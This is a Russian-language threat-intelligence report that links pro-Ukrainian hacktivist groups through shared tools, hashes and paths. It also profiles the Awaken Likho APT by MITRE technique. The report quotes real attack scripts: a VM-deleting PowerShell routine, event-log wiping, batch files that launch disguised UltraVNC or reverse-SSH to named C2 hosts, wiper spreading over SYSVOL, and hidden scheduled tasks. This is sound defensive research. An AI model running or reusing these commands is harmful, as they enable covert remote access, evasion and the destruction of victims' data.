Head Mare	Cobint Babuk LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok Gost Revsocks ProcDump Impacket ADRecon fscan NSSM Rclone CloudFlareD	LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok ADRecon	Cobint Babuk LockBit 3.0 Mimikatz XenAllPasswordPro Impacket Sliver NSSM SoftPerfect Network Scanner Localtonet	—	Babuk LockBit 3.0 Mimikatz P0wny-shell XenAllPasswordPro Ngrok RClone ADRecon Rclone
C.A.S.	Babuk LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok Chisel ADRecon Rclone	LockBit 3.0 Mimikatz XenAllPasswordPro Ngrok ADRecon	Babuk LockBit 3.0 Mimikatz XenAllPasswordPro	Babuk LockBit 3.0 Mimikatz P0wny-shell XenAllPasswordPro Ngrok RClone ADRecon Rclone	—

Таблица 8 иллюстрирует как перечень утилит, типичных для проукраинских групп, так и случаи их параллельного применения различными участниками. Эти совпадения указывают на возможную координацию, общее происхождение или централизованное распространение инструментария. Некоторые из этих инструментов мы встречаем строго в атаках проукраинских хактивистов, например такие утилиты, как XenAllPasswordPro или Cobint.

Дополнительно в отдельных инцидентах нами были зафиксированы идентичные по хэш-суммам исполняемые файлы, использованные разными группами в атаках на независимые цели. Такие повторения подтверждают версию о наличии единого источника или технологической базы. Подробности по этим пересечениям представлены в таблице 9.

В некоторых случаях совпадения достигали своего максимума: несколько группировок переиспользовали одни и те же наборы экземпляров вредоносного программного обеспечения, упакованные в идентичные архивы, при атаках на различные, не связанные между собой организации. Повторяющееся появление архивов с совпадающей структурой и содержимым указывает на централизованное распространение или общий источник подготовки атакующего инструментария.

Дополнительно данные группировки компилируют и используют в различных инцидентах одинаковые или очень схожие:

- шифровальщики LockBit и Babuk;
- утилиты для туннелирования, такие как ngrok, chisel и т.д;
- троян-загрузчик Cobint.

Также найдены связи по одинаковым именам процессов, командным строкам, директориям, наименованиям сервисов, которые вы можете найти в таблице 9.

Таблица 9 | Использование одинаковых процессов, командных строк, директорий и т.д.

	TWELVE	BlackJack	Crypt Ghouls	Head Mare	C.A.S.
TWELVE	—	**Хэши:** 989e758ebcc9d45ce-396c4e420895a10 C:\Windows\System32\OneDrive.exe (ngrok) 10BC30C70AF7D8866E1A-9BA819DFEC0A c:\Windows\System32\microsoft\OfficeClick-ToRun.exe (ngrok) 37e844f050340b51ec-e69e13209a9250 (архив с вредоносными образцами шифровальщиков) **Директории:** Sysvol\domain\scripts \\[DOMAIN]\netlogon\ C:\ProgramData\ **Команды:** powershell.exe Co-py-Item `\\[DOMAIN]\netlogon\[malware_name].exe` -Destination `C:\ProgramData` wevtutil el | foreach-object {write-host "clear-ing $_"; wevtutil cl "$_"}	**Хэши:** 989e758ebcc9d45ce-396c4e420895a10 C:\Windows\System32\OneDrive.exe (ngrok) 16695C4DB4B4A658610F-0849583B32EF c:\ProgramData\intell\Intellpui.exe (Cobint) E8B451BCAD81E3FAE237B-5B8571CD84B intellpui.vbs (загрузчик Cobint)	**Директории:** C:\Windows\System32\winsw.exe; C:\Windows\System32\winsws.exe; C:\Windows\System32\winuac.exe **Сервисы:** winsw (Microsoft Win-dows Update); winuac (Microsoft UAC Service Wrapper) **Имена файлов:** proxy.ps1; ad_without_dc.ps1	**Директории:** C:\Windows\System32\svrhost.exe C:\Windows\System32\drivers\etc\rpchost.exe C:\windows\System32\svxhost.exe
BlackJack	**Хэши:** 989e758ebcc9d45ce-396c4e420895a10 C:\Windows\System32\OneDrive.exe (ngrok) 10BC30C70AF7D8866E1A-9BA819DFEC0A c:\Windows\System32\microsoft\OfficeClick-ToRun.exe (ngrok) 37e844f050340b51ec-e69e13209a9250 (архив с вредоносными образцами шифровальщиков) **Директории:** Sysvol\domain\scripts \\[DOMAIN]\netlogon\ C:\ProgramData\ **Команды:** powershell.exe Co-py-Item `\\[DOMAIN]\netlogon\[malware_name].exe` -Destination `C:\ProgramData` wevtutil el | foreach-object {write-host "clear-ing $_"; wevtutil cl "$_"}	—	**Хэши:** 989e758ebcc9d45ce-396c4e420895a10 C:\Windows\System32\OneDrive.exe (ngrok) 10BC30 C70AF7D8866E1A-9BA819DFEC0A c:\Windows\System32\microsoft\OfficeClick-ToRun.exe (ngrok)		

	TWELVE	BlackJack	Crypt Ghouls	Head Mare	C.A.S.
Crypt Ghouls	**Хэши:** 989e758ebcc9d45ce-396c4e420895a10 C:\Windows\System32\OneDrive.exe (ngrok) 16695C4DB4B4A658610F-0849583B32EF c:\ProgramData\intell\Intellpui.exe (Cobint) E8B451BCAD81E3FAE237B-5B8571CD84B intellpui.vbs (загрузчик Cobint)	**Хэши:** 989e758ebcc9d45ce-396c4e420895a10 C:\Windows\System32\OneDrive.exe (ngrok) 10BC30 C70AF7D8866E1A-9BA819DFEC0A c:\Windows\System32\microsoft\OfficeClick-ToRun.exe (ngrok)	—		
Head Mare	**Директории:** C:\Windows\System32\winsw.exe; C:\Windows\System32\winsws.exe; C:\Windows\System32\winuac.exe **Сервисы:** winsw (Microsoft Windows Update); winuac (Microsoft UAC Service Wrapper) **Имена файлов:** proxy.ps1; ad_without_dc.ps1			—	**Директории:** C:\Windows\System32\svrhost.exe C:\Windows\System32\drivers\etc\rpchost.exe C:\windows\System32\svxhost.exe
C.A.S.	**Директории:** C:\Windows\System32\svrhost.exe C:\Windows\System32\drivers\etc\rpchost.exe C:\windows\System32\svxhost.exe			**Директории:** C:\Windows\System32\svrhost.exe C:\Windows\System32\drivers\etc\rpchost.exe C:\windows\System32\svxhost.exe	—

Итоговый вывод по I кластеру:

Группировки активно делятся и используют общую инфраструктуру, как для совместных, так и для одиночных атак на различные организации. Группировка TWELVE с высокой степенью вероятности является инфраструктурным каркасом, на который опираются другие группы при планировании своих совместных атак

Группировки используют один и тот же арсенал различного программного обеспечения для проведения своих операций. Это позволяет сделать предположение о едином источнике и скоординированности действий в различных атаках

Регулярные совпадения в артефактах — от процессов и директорий до командных строк — свидетельствуют об участии группировок в совместных операциях. Роли в атаках могут распределяться: одна группа отвечает за доступ, другая — за закрепление, третья — за нанесение ущерба или коммуникацию с жертвой. Это подтверждает существование I кластера как единого целого в рамках наступательных кампаний

Все исследованные проукраинские хактивистские группировки атакуют полный спектр отраслей в Российской Федерации и Беларуси для получения финансовой выгоды и уничтожения инфраструктуры жертв. Вектор атак не ограничен конкретной индустрией — под удар попадают как государственные учреждения, так и частные компании в сферах энергетики, транспорта, финансов, образования, медицины, телекоммуникаций и промышленности. Масштаб организации также не играет роли: одинаково уязвимыми оказываются как крупные корпорации, так и субъекты малого и среднего бизнеса.

Примечательно, что одна из наиболее активных группировок — **TWELVE** — в 2024 году вышла за пределы региона России и СНГ, расширив географию атак до ближневосточного направления. В частности, были зафиксированы атаки на промышленные предприятия в Иране, что указывает на изменение зоны интересов и возможную будущую переориентацию на международные цели.

Отсканировав QR-код, вы получите ссылку на скачивание материалов, на которых изображены пересечения исследованных нами группировок между собой, показаны взаимодействия с C2-инфраструктурой, а также взаимосвязи между другими индикаторами компрометации.

Графическое изображение (канвас) было создано с помощью приложения для заметок Obsidian. Вы можете загрузить полученный файл в это приложение и подробнее рассмотреть детали наших исследований.

Далее мы рассмотрим II кластер активности — это проукраинские APT-группировки, которые преследуют цель шпионажа.

Кластер II — проукраинские APT-группы

Этот раздел нашего отчета мы посвятили проукраинским APT-группам. Основное отличие группировок этого кластера заключается в том, что они не являются финансово-мотивированными: основная задача всех групп, упомянутых здесь, — кибершпионаж. Однако будет неправильным утверждать, что эти группы не интересуются финансами вовсе. Несмотря на то что за описанными кампаниями, очевидно, стоят профессиональные группы, имеющие все необходимые ресурсы для своей деятельности, в отдельных случаях они могут также использовать ресурсы жертв для получения материальной прибыли: например, установить майнер в систему после выполнения вредоносных действий с целью кибершпионажа или же украсть «холодные» криптокошельки и/или информацию из криптоплагинов браузеров. Тем не менее конфиденциальная информация для этих групп — основная цель, а получение финансовой выгоды — вторичный результат.

Для каждой группировки мы приведем краткое описание ее последних активностей, а также типичные TTPs, используемые злоумышленниками.

Также мы будем выделять, кроме прочего, общие черты группировок внутри II кластера. В отличие от I кластера, в который входят активно взаимодействующие между собой хактивисткие группировки, проукраинские APT-группы более продвинуты в своих атаках, используют собственное программное обеспечение в подавляющем большинстве случаев и, конечно, являются более скрытной целью для исследования.

Злоумышленники преследуют определенные цели, в чем похожи между собой. Также мы обнаружили, что исследуемые APT-группировки целенаправленно атаковали одних и тех же жертв. На основе пересечений среди жертв мы пришли к предположению о наличии как минимум двух подгрупп — подробнее расскажем дальше.

Мы начнем наше описание этого кластера с группировки Awaken Likho, основная цель которой заключается в кибершпионаже в контексте российского-украинского конфликта. Однако детальное исследование данной группировки на протяжении длительного времени показало, что группа, помимо кибершпионажа, может также демонстрировать поведение, типичное для киберсаботажа: для ряда жертв мы наблюдали что операторы группы использовали специально разработанный вайпер Goodbye-wiper[8], стремясь уничтожить данные жертвы таким образом (как правило, после эксфильтрации данных).

8 Мы назвали его Goodbye-wiper по строке с адресом файла отладочных данных — “`C:\Users\Unknown\source\repos\Goodbye\x64\Release\Goodbye.pdb`”.

Awaken Likho

Описание группировки

Awaken Likho (также известна как Core Werewolf) — это проукраинская APT, активная как минимум с июля 2021 года и атакующая главным образом государственные ведомства и их подрядчиков. В настоящее время мы обнаружили более 120 жертв в России, есть также следы имплантов этой APT в других странах, однако мы уверены, что главные цели этой угрозы находятся в России. Помимо этого, есть целевые заражения в Армении и в Беларуси, тогда как заражения в других странах — случайны (возможно, жертвы использовали VPN-сервисы, которые маскировали их настоящее местоположение). В подтверждение этой гипотезы выступает русскоязычное именование файлов-приманок и других файлов, имеющих отношение к атаке.

Основываясь на наших находках, мы бы хотели подсветить две характерные черты этой APT-кампании: все атаки являются хорошо подготовленными, а атакующие полагаются на легитимные утилиты (например, на UltraVNC или на MeshAgent). Несмотря на то что такой подход кажется примитивным, атакующие успешно используют его годами. Кроме того, с течением времени группа несколько изменила свое поведение и стала и использовать самописное ВПО — например, собственный вайпер для уничтожения данных жертвы (мы видели несколько модификаций его).

Начальный вектор атак этой группы — фишинговые письма с вредоносным вложением, замаскированные под легитимные письма от организаций-партнеров. Во вложении обычно находятся архивы, которые, как правило, содержат вредоносные исполняемые файлы с двойным расширением.

Исполняемые файлы являются самораспаковывающимися архивами, сделанными при помощи архиватора 7-Zip, содержащими как файлы, имеющие отношения к атаке, так и «мусорные» файлы, которые используются для отвлечения внимания пользователя или аналитика.

Мы проанализировали не только первоначальное внедрение ВПО, которое заканчивалось, как правило, запуском средства удаленного управления, но и последующие события, происходящие на зараженной машине. В ряде случаев мы наблюдали загрузку на зараженную машину reverse shell, закрепление его как задачи планировщика, а также запуск вайпера Goodbye-wiper с последующим уничтожением данных пользователя.

Мы обнаружили ранние версии вайпера Goodbye-wiper, в которых был зашит C2 `45.131.46[.]212`, принадлежащий ASN212913, зарегистрированной **во Львове**.

Исследуя атаки Awaken Likho, мы обнаружили, что данная APT имеет множество общих жертв с другими группами APT. Об этом и других пересечениях мы расскажем более детально дальше.

Кроме того, у нас есть основания предполагать, что за Awaken Likho и Angry Likho (описана далее) стоит одна и та же группа злоумышленников. Мы подтвердим эту гипотезу также в разделах «Связи в кластере».

Теперь давайте рассмотрим арсенал Awaken Likho на конкретных примерах для понимания их TTPs.

TTPs группировки


Initial Access

T1566.001 Spearphishing Attachment

Атакующие используют специальным образом подготовленные электронные письма для получения начального доступа к машине жертвы.

Мы использовали сервис Threat Analysis нашего Threat Intelligence Portal и вот какой результат получили для одного из имплантов, распространяемых в качестве вложения в фишинговых письмах.

Рис. 34 | Граф детонации сэмпла из фишингового письма



Execution

T1059.001 Command and Scripting Interpreter: PowerShell

Злоумышленники используют powershell-скрипты в том числе для подготовки машины к деструктивным действиям — так, они используют powershell-скрипт для выключения имеющихся виртуальных машин (при необходимости) и удаления их, например:

```
$vms=Get-VM
$success=$vms.length
function removeVM {
    param (
        $vmArr
    )
    foreach ($vm in $vmArr){
        if ($vm.State -eq "Running"){
            Stop-VM -Name $vm.Name -TurnOff
        } else {
            $filePath=Get-VMHardDiskDrive $vm.Name
            Remove-VM -Name $vm.Name -Force
            Remove-Item -Path $filepath.Path
            $success = $success - 1
        }
        sleep(5)
    }}
$vms=Get-VM
removeVM($vms)
```

T1059.003 Windows Command Shell

Эта APT использует пакетные командные файлы для реализации вредоносной функциональности, которые выполняются сразу после работы исходного инсталлятора, например вот содержимое файла `7248177.cmd`, использовавшегося в реальной атаке:

```
@echo off
copy /y "%CD%\resume.docx" "%CD%\..\resume.docx"
start "" "%CD%\..\resume.docx"
timeout /t 6
copy /y "GBRDRFRHRBRkRGRxRwRIRWR3.G7YRYxYKYMYdYWYxY7Y1YKYY" "watchta.exe"
taskkill /f /im watchta.exe
start "" "%CD%\watchta.exe"
timeout /t 12
start "" "%CD%\watchta.exe" -autoreconnect -id:%RANDOM%_%COMPUTERNAME%
-connect licensecheckout.com:443
timeout /t 8
del /Q /F "%CD%\*.*"
exit
```

Первое действие скрипта — открытие документа-приманки, чтобы пользователь поверил, что открыл документ (а не запустил исполняемый файл с двойным расширением).

Следующее действие — создание путем копирования исполняемого файла `watchta.exe` и его запуск (перед этим все остальные инстансы процессов, порожденные из этого файла, завершаются). `Watchta.exe` — это легитимный файл, подписанный валидной цифровой подписью. Этот исполняемый легитимный файл является версией WinVNC (UltraVNC).

Далее имплант подключается к C2 UltraVNC, удаляет следы и завершает свою работу.

Кроме того, злоумышленники используют пакетные командные файлы в том числе в целях горизонтального перемещения и расстановки вайпера Goodbye-wiper на другие машины в сети, например:

```
@echo off
setlocal EnableDelayedExpansion
chcp 65001

taskkill /f /im iecore.exe

set savePath=%ProgramData%\IISUpdates\
mkdir %savePath%

copy \\[hidden_domain]\SYSVOL\[hidden_domain]\scripts\iecore.exe %savePath%

IF EXIST %savePath%\iecore.exe (
    timeout /t 2400 /nobreak
    start "" %savePath%\iecore.exe /s
)
exit
```

T1059.007 Command and Scripting Interpreter: JavaScript

Атакующие используют JS-скрипты для создания задачи планировщика для запуска UltraVNC, например:

```
...
set strain=19
set mainland[0]=var sexy = new ActiveXObject("Schedule.Service");
set mainland[1]=sexy.Connect();
set mainland[2]=var ethNic23 = sexy.GetFolder("\\");
set mainland[3]=var deficIency87 = sexy.NewTask(0);
set mainland[4]=deficIency87.Principal.LogonType = 3;
set mainland[5]=var hidDen76 = deficIency87.Triggers.Create(2);
set mainland[6]=hidDen76.StartBoundary = "2024-09-15T11:12:26";
set mainland[7]=hidDen76.Repetition.Interval = "PT9M";
set mainland[8]=hidDen76.Repetition.Duration = "P1D";
set mainland[9]=var summit = deficIency87.Actions.Create(0);
set mainland[10]=summit.Path = "C:\\Windows\\System32\\conhost.exe";
set mainland[11]=summit.Arguments = "-headless C:\\Users\\Public\\hail.bat";
set mainland[12]=deficIency87.Settings.Enabled = true;
set mainland[13]=deficIency87.Settings.StartWhenAvailable = true;
set mainland[14]=deficIency87.Settings.Hidden = false;
set mainland[15]=deficIency87.Settings.StopIfGoingOnBatteries = false;
set mainland[16]=deficIency87.Settings.DisallowStartIfOnBatteries = false;
set mainland[17]=var twist = "RtkAudUService64_25519jb25902-25790i";
set mainland[18]=ethNic23.RegisterTaskDefinition(twist, deficIency87, 6,
null, null, 3, null);
(for /L %%i in (0,1,%strain%) do (
        <nul set /p ="!mainland[%%i]!"
        echo.
)) > %tension%
move /y %tension% %tension%.js & cscript %tension%.js
...
```

T1106 Native API

Вайпер Goodbye-wiper использует ряд Rtl-функций (это низкоуровневые функции, предоставляемые ОС Windows) для реализации вредоносного функционала, например:

- `RtlCaptureContext`,
- `RtlLookupFunctionEntry`,
- `RtlVirtualUnwind`,
- `RtlUnwind`,
- `RtlUnwindEx`,
- и другие.

T1204.002 Malicious File

Атакующие используют вредоносные вложения в фишинговые письма, содержащие исполняемые файлы, которые пользователь должен запустить самостоятельно, чтобы атакующий получил доступ к машине жертвы. Такие вложения обычно являются самораспаковывающимися 7-Zip архивами или же дропперами, написанными на Golang.

Дополнительно отметим следующее: в ходе масштабного поиска всех доступных нам имплантов, относящихся к этой группе, мы обнаружили импланты, которые отличались от большинства найденных. Первое отличие — они были обработаны при помощи протектора исполняемых файлов Themida для усложнения анализа. Второе отличие — была использована другая утилита для доступа к зараженным машинам: вместо UltraVNC злоумышленники пробовали использовать MeshAgent.

T1053.005 Scheduled Task / Job: Scheduled Task

Reverse-SSH добавляется в автозапуск путем создания задачи планировщика, например:

```
schtasks /create /t /tn "Yandex Browser SyncCore{EA8694-9782IJ4902-
UD4907-67894}" /tr "$system32\conhost.exe -headless $appdata\Yandex\
YandexBrowser\User Data\Default\browser.exe -p root@DOMAIN" /sc hourly /mo
2i
```

T1059.010 AutoHotKey & AutoIt

В ходе установки импланта, использующего MeshAgent для предоставления удаленного доступа к зараженной машине, управление получает файл `MicrosoftStores.exe`, который является скриптом AutoIt, собранным вместе с интерпретатором.

Сэмпл упакован при помощи UPX, после распаковки из исполняемого файла можно извлечь AutoIt скрипт (поиском по “AU3!”), который является слегка обфусцированным, а после деобфускации принимает читаемый вид:

```
AutoItSetOption("TrayIconHide", 1)
If UBound(ProcessList(@ScriptName)) > 2 Then Exit
Sleep(5000)
Run(@TempDir & "\NetworkDrivers.exe run", "", @SW_HIDE)
Sleep(10000)

Run(@TempDir & "\nKka9a82kjn8KJHA9.cmd /sc  onevent  /ec  Application  " & _
" /mo  *[System[Provider[@Name  Microsoft-Windows-Winlogon  /delay", "", @
SW_HIDE)
```

T1047 Windows Management Instrumentation

Awaken Likho иногда использует WMI для сбора информации о системе:

```
@for /f %%i in ('wmic useraccount where name^='%USERNAME%' get sid ^| find
"S-1"') do set TnxExJxOxixOxEx9=%%i
```

Persistence

T1053.005 Scheduled Task

Для закрепления в системе и запуска VNC-модуля Awaken Likho создает задачу планировщика через `schtasks.exe`:

```
schtasks /create /tn %T5vCvpv2vRvbvDv8v5vgvQvgvPvevmvH%.%CfL7LdLnLzL4L2L-
ZLKLlLgLXLfLhLwLB%_M /tr "%HOMEDRIVE%%HOMEPATH%\AppData\Local\Temp\7-ZipS-
fx.000\%T5vCvpv2vRvbvDv8v5vgvQvgvPvevmvH%.%CfL7LdLnLzL4L2LZLKLlLgLXLfLhL-
wLB% -%RQFSFsF2FLF1F6FkFqF8FVFmFjFmFRFU%%BosRsOswsksPs9sGsbsWsRsMsssuslsw%
-id:%PIpap7p0pBpbpRpVpppspdpKp5pTpfpv%_%vblBlhlhlSlaldlflVlclYlll1lSldlD%_ko
-%BosRsOswsksPs9sGsbsWsRsMsssuslsw% %z9WpWTWYWcWfWyWEWJWhWZW5W4WEWGWp%:%EYw-
FwtwXwZwkwXwbwgwkwwwsw4wBwfwz%" /sc daily /st 11:42
```

T1543.003 Create or Modify System Process: Windows Service

Вайпер Goodbye-wiper создает службу в системе для запуска после перезагрузки (которую сам же инициирует) и последующего уничтожения файлов, например:

```
имя службы - NetworkSync
Регистрация службы в реестре: HKEY_LOCAL_MACHINE\\SYSTEM\\
CurrentControlSet\\Services\\ (используется ZwSetValueKey)
Описание службы – "Coordinates time and configuration synchronization
across network-connected components. This service ensures consistent
network settings and periodic state alignment between distributed services.
Disabling this service may lead to configuration drift or inconsistent
behavior in dependent network services."
...
ServiceStatus.dwServiceType = 0x10;         // SERVICE_WIN32_OWN_PROCESS
ServiceStatus.dwCurrentState = 4;           // SERVICE_RUNNING
ServiceStatus.dwControlsAccepted = 1;       // SERVICE_ACCEPT_STOP
SetServiceStatus(v0, &ServiceStatus);
...
```

Defense Evasion

T1070 Indicator Removal

Атакующие удаляли или модифицировали артефакты, которые появились в системе в процессе работы APT, чтобы скрыть следы своего присутствия, таким образом избежав детектирования и анализа.

```
del /f /q "%CD%\*.*"
del /Q /F "%CD%\*.*"
```

T1036.004 Masquerade Task or Service

Awaken Likho маскирует созданные сервисы и/или задачи путем назначения им имен, похожих на названия системных задач или сервисов.

```
schtasks /create /f /tn "OneDrive Standalone Task
-S-1-5-19-35920554-84705708-89083198-500" /tr "%HOMEDRIVE%%HOMEPATH%\
AppData\Local\Temp\tmp.file.54131459-61110726\%GYLdwcwUb%.%qfNchSeCwLieIz
PF%" /sc daily /st 10:51
```

Кроме того, злоумышленники маскируют задачу запуска Reverse-SSH под Яндекс Браузер, например:

```
schtasks /create /t /tn "Yandex Browser SyncCore{EA8694-9782IJ4902-
UD4907-67894}"
```

T1036.005 Match Legitimate Name or Location

Атакующие называли свои импланты именами, идентичными именам и/или расположениям системных и/или легитимных утилит. Это делается для того, чтобы избежать детектирования и обнаружения.

```
copy /y "G0B4BlB4BPBsB2BH.ini" "OfficeService.exe"
taskkill /f /im OfficeService.exe
start "" "%CD%\OfficeService.exe"
timeout /t 14
```

Злоумышленники также пытаются разместить свой вайпер в системных папках с именем, похожим на легитимное, например:

```
c:\windows\system32\appevtmgr.exe, c:\windows\NetSyncSvc.exe и другие.
```

Еще мы обнаружили, что атакующие очень часто размещают утилиту Reverse-SSH по одинаковому пути и с одинаковым именем, маскируясь под системный процесс `conhost.exe`.

```
c:\windows\system32\config\conhost.exe
```

Данную замаскированную утилиту злоумышленники запускают как запланированную задачу, указывая свой C2-сервер:

```
$system32\config\conhost.exe" -headless $appdata\Google\Chrome\chrome.exe -p
443 root@[C2 SERVER]
```

T1036.007 Double File Extension

Атакующие используют двойные расширения при именовании своих имплантов, чтобы скрыть настоящий тип файла. В этом случае (при определенных условиях) только первое расширение будет показано пользователю, однако поведение файла будет определяться вторым. Таким образом, пользователю будет казаться, например, что он открывает PDF-документ, а на самом деле он запустит на выполнение исполняемый модуль импланта.

```
Резюме кандидата на должность.docx.exe
```

T1036.008 Masquerading File Type

Злоумышленники пытаются замаскировать свои файлы под легитимные путем изменения расширения. Например, изменяя `.exe` на `.ini`.

```
copy /y "G0B4BlB4BPBsB2BH.ini" "%o2dydTdxdrdYdDd7%.exe"
```

T1027.013 Encrypted / Encoded File

Awaken Likho обычно использует два архива в атаке: первый архив является вложением к вредоносному письму (обычно это ZIP-архив), второй же, упакованный в первый, является самораспаковывающимся 7-Zip архивом (или же Golang-дроппером), содержащим все вредоносные файлы, а также легитимные утилиты/файлы и файлы-приманки.

```
Резюме кандидата на должность.zip->Резюме кандидата на должность.docx.exe
```

T1140 Deobfuscate / Decode Files or Information

Вредоносное ПО Awaken Likho содержит полезную нагрузку в основных контейнерах — ZIP- и 7-Zip-SFX-архивах. Атакующие полагают, что первый архив будет открыт пользователем, а внутренний архив — запущен им же; вложенный архив имеет специальный SFX-код, который выполнит распаковку архива и запустит первый вредоносный скрипт.

T1127 Trusted Developer Utilities Proxy Execution

Злоумышленники используют легитимное ПО — UltraVNC, исполняемый модуль которого подписан действительной цифровой подписью.

Рис. 35 | Результаты проверки подписи

```
Verified:       Signed
Signing date:   22:32 04.11.2013
Publisher:      uvnc bvba
Company:        UltraVNC
Description:    VNC server for win32
Product:        UltraVNC
Prod version:   1.1.9.4
File version:   1.1.9.4
MachineType:    32-bit
```

T1027.010 Command Obfuscation


Атакующие обфусцировали команды и результат их выполнения для того, чтобы избежать детектирования.

```
@echo off
setlocal enabledelayedexpansion
set PzFpF1F1FjFKFpFU=%RANDOM%
@for /f %%i in ('wmic useraccount where name^='%USERNAME%' get sid ^| find
"S-1"') do set TnxExJxOxixOxEx9=%%i
set sDKVKFKlKZK8KWKn=technec.org
set lJkKkDk5kkkLkwkx=svchosst
set GzI7IGIpIrIZInIk=8080
set pKPRPmPyP7PkPpPn=connect
copy /y "IGz7zKzHzKzwzjzE.ini" "%lJkKkDk5kkkLkwkx%.exe"
taskkill /f /im %lJkKkDk5kkkLkwkx%.exe
start "" "%CD%\%lJkKkDk5kkkLkwkx%.exe"
timeout /t 10
start "" "%CD%\%lJkKkDk5kkkLkwkx%.exe" -autore%pKPRPmPyP7PkPpPn%
-id:%PzFpF1F1FjFKFpFU% -%pKPRPmPyP7PkPpPn%
%sDKVKFKlKZK8KWKn%:%GzI7IGIpIrIZInIk%
timeout /t 5
del /f /q "%CD%\*.*"
exit
```

T1036 Masquerading

Атакующие маскировали свои вредоносные действия под легитимную активность пользователя или средств защиты. Awaken Likho использует множество приемов для сокрытия своего присутствия, один из них — бессмысленные файлы с расширением JPG и содержимым, похожим на данные, закодированные в base64 и находящиеся в главном импланте APT. Эти файлы не имеют практического значения и были добавлены только для того, чтобы сбить с толку жертву или исследователя.

Рис. 36 | Содержание вредоносного архива



Три других файла являются критически важными для описываемой атаки — это файлы `MSRC4Plugin_for_sc.dsm`, `rc4.key` и `UltraVNC.ini`.

Lateral Movement

T1021.002 Remote Services: SMB / Windows Admin Shares

Злоумышленники горизонтально перемещаются и распространяют вайпер Goodbye-wiper по машинам сети при помощи копирования с SMB-шары:

```
…
set savePath=%ProgramData%\IISUpdates\
mkdir %savePath%
copy \\[hidden_domain]\SYSVOL\[hidden_domain]\scripts\iecore.exe %savePath%
…
```

